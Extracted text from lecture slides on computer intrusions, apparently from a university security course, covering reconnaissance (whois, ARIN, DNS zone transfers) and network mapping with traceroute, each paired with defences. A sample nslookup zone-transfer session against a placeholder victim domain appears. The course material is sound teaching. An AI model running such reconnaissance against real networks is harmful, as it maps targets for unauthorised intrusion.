Intrusions
Disclaimer
• Some techniques and tools mentioned in this class
could be:
– Illegal to use
– Dangerous for others – they can crash machines
and clog the network
– Dangerous for you – downloading the attack code
you provide attacker with info about your machine
• Don’t use any such tools in real networks
– Especially not on USC network
– You can only use them in a controlled
environment, e.g. DETER testbed
Dangerous
Intrusions
• Why do people break into computers?
• What type of people usually breaks into computers?
• I thought that this was a security course. Why are we
learning about attacks?
Intrusion Scenario
• Reconnaissance
• Scanning
• Gaining access at OS, application or network level
• Maintaining access
• Covering tracks
Phase 1: Reconnaissance
• Get a lot of information about intended target:
– Learn how its network is organized
– Learn any specifics about OS and applications
running
Low Tech Reconnaissance
• Social engineering
– Instruct the employees not to divulge sensitive
information on the phone
• Physical break-in
– Insist on using badges for access, everyone must
have a badge, lock sensitive equipment
– How about wireless access?
• Dumpster diving
– Shred important documents
Web Reconnaissance
• Search organization’s web site
– Make sure not to post anything sensitive
• Search information on various mailing list archives
and interest groups
– Instruct your employees what info should not be
posted
– Find out what is posted about you
• Search the Web to find all documents mentioning
this company
– Find out what is posted about you
Whois and ARIN Databases
• When an organization acquires domain name it
provides information to a registrar
• Public registrar files contain:
– Registered domain names
– Domain name servers
– Contact people names, phone numbers,
E-mail addresses
– http://www.networksolutions.com/whois/
• ARIN database
– Range of IP addresses
– http://whois.arin.net/ui/
Domain Name System
• What does DNS do?
• How does DNS work?
• Types of information an attacker can gather:
– Range of addresses used
– Address of a mail server
– Address of a web server
– OS information
– Comments
Domain Name System
• What does DNS do?
• How does DNS work?
• Types of information an attacker can gather:
– Range of addresses used
– Address of a mail server
– Address of a web server
– OS information
– Comments

Interrogating DNS – Zone Transfer
$ nslookup
Default server:evil.attacker.com
Address: 10.11.12.13
server 1.2.3.4
Default server:dns.victimsite.com
Address: 1.2.3.4
set type=any
ls –d victimsite.com
system1 1DINA 1.2.2.1
1DINHINFO “Solaris 2.6 Mailserver”
1DINMX 10 mail1
web 1DINA 1.2.11.27
1DINHINFO “NT4www”
Dangerous

Protecting DNS
• Provide only necessary information
– No OS info and no comments
• Restrict zone transfers
– Allow only a few necessary hosts
• Use split-horizon DNS

Split-horizon DNS
• Show a different DNS view to external and
internal users
Internal
DNS
Employees
External
DNS
External users
Web
server
Mail
server
Internal
DB
Reconnaissance Tools
• Tools that integrate Whois, ARIN, DNS interrogation
and many more services:
– Applications
– Web-based portals
• http://www.network-tools.com
Dangerous
At The End Of Reconnaissance
• Attacker has a list of IP addresses assigned to the
target network
• He has some administrative information about the
target network
• He may also have a few “live” addresses and some
idea about functionalities of the attached
computers
Phase 2: Scanning
• Detecting information useful for break-in
– Live machines
– Network topology
– Firewall configuration
– Applications and OS types
– Vulnerabilities
Network Mapping
• Finding live hosts
– Ping sweep
– TCP SYN sweep
• Map network topology

– Traceroute

• Sends out ICMP or UDP packets with increasing TTL
• Gets back ICMP_TIME_EXCEEDED message from
intermediate routers
Traceroute
A R1 R2 R3 db
www
mail
1. ICMP_ECHO to www.victim.com
TTL=1
1a. ICMP_TIME_EXCEEDED
from R1
victim.com
A: R1 is my first hop to www.victim.com!

A R1 R2 R3 db
www
mail
2. ICMP_ECHO to www.victim.com
TTL=2
2a. ICMP_TIME_EXCEEDED
from R2
victim.com
A: R1-R2 is my path to www.victim.com!
Traceroute

A R1 R2 R3 db
www
mail
3. ICMP_ECHO to www.victim.com
TTL=3
3a. ICMP_TIME_EXCEEDED
from R3
victim.com
A: R1-R2-R3 is my path to www.victim.com!
Traceroute

A R1 R2 R3 db
www
mail
4. ICMP_ECHO to www.victim.com
TTL=4
4a. ICMP_REPLY
from www.victim.com
victim.com
A: R1-R2-R3-www is my path to www.victim.com
Traceroute
A R1 R2 R3 db
www
mail
Repeat for db and mail servers
victim.com
A: R1-R2-R3-www is my path to www.victim.com
R1-R2-R3-db is my path to db.victim.com
R1-R2-R3-mail is my path to mail.victim.com
 Victim network is a star with R3 at the center
Traceroute
Network Mapping Tools
